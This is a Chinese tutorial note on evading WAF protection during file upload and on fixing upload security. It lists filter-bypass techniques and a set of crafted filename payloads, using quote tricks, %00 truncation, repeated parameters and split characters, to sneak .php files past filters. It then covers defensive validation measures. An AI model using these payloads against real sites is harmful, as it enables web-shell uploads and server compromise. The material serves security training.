
# 24 WEB漏洞-文件上传之WAF绕过及安全修复



#上传参数名解析：明确哪些东西能修改？

Content-Disposition：一般可更改

name：表单参数值，不能更改

filename：文件名，可以更改

Content-Type：文件MIME，视情况更改

#常见绕过方法：

数据溢出-防匹配(xxx…)

符号变异-防匹配（’ " ;）

数据截断-防匹配(%00 ; 换行)

重复数据-防匹配(参数多次，如filename="x.jpg";filename="x.jpg";.....filename="x.php";)

#Payload:

大量垃圾数据缓冲溢出(Content-Disposition,filename等)

filename=x.php

filename="x.php

filename='x.php

filename=“a.jpg;.php”;

filename=“a.php%00.jpg”

filename=“Content-Disposition: form-data; name=“upload\_file”;x.php”

filename=“x.jpg”;filename=“x.jpg”;…filename=“x.php”;

filename=“xxx/x.jpg”

filename=

"

x

.

p

h

p

"

#文件上传安全修复方案

后端验证：采用服务端验证模式

后缀检测：基于黑名单，白名单过滤


MIME检测：基于上传自带类型检测

内容检测：文件头，完整性检测

自带函数过滤：参考uploadlabs函数

自定义函数过滤：function check\_file(){}

WAF防护产品：宝塔，云盾，安全公司产品等

演示案例：

✧ 上传数据包参数对应修改测试

✧ Safedog+云服务器+uploadlabs测试

✧ Safedog+云服务器+uploadlabs\_fuzz测试

✧ 文件上传安全修复方案-函数自定义及WAF

涉及资源：

https://github.com/fuzzdb-project/fuzzdb

https://github.com/TheKingOfDuck/fuzzDicts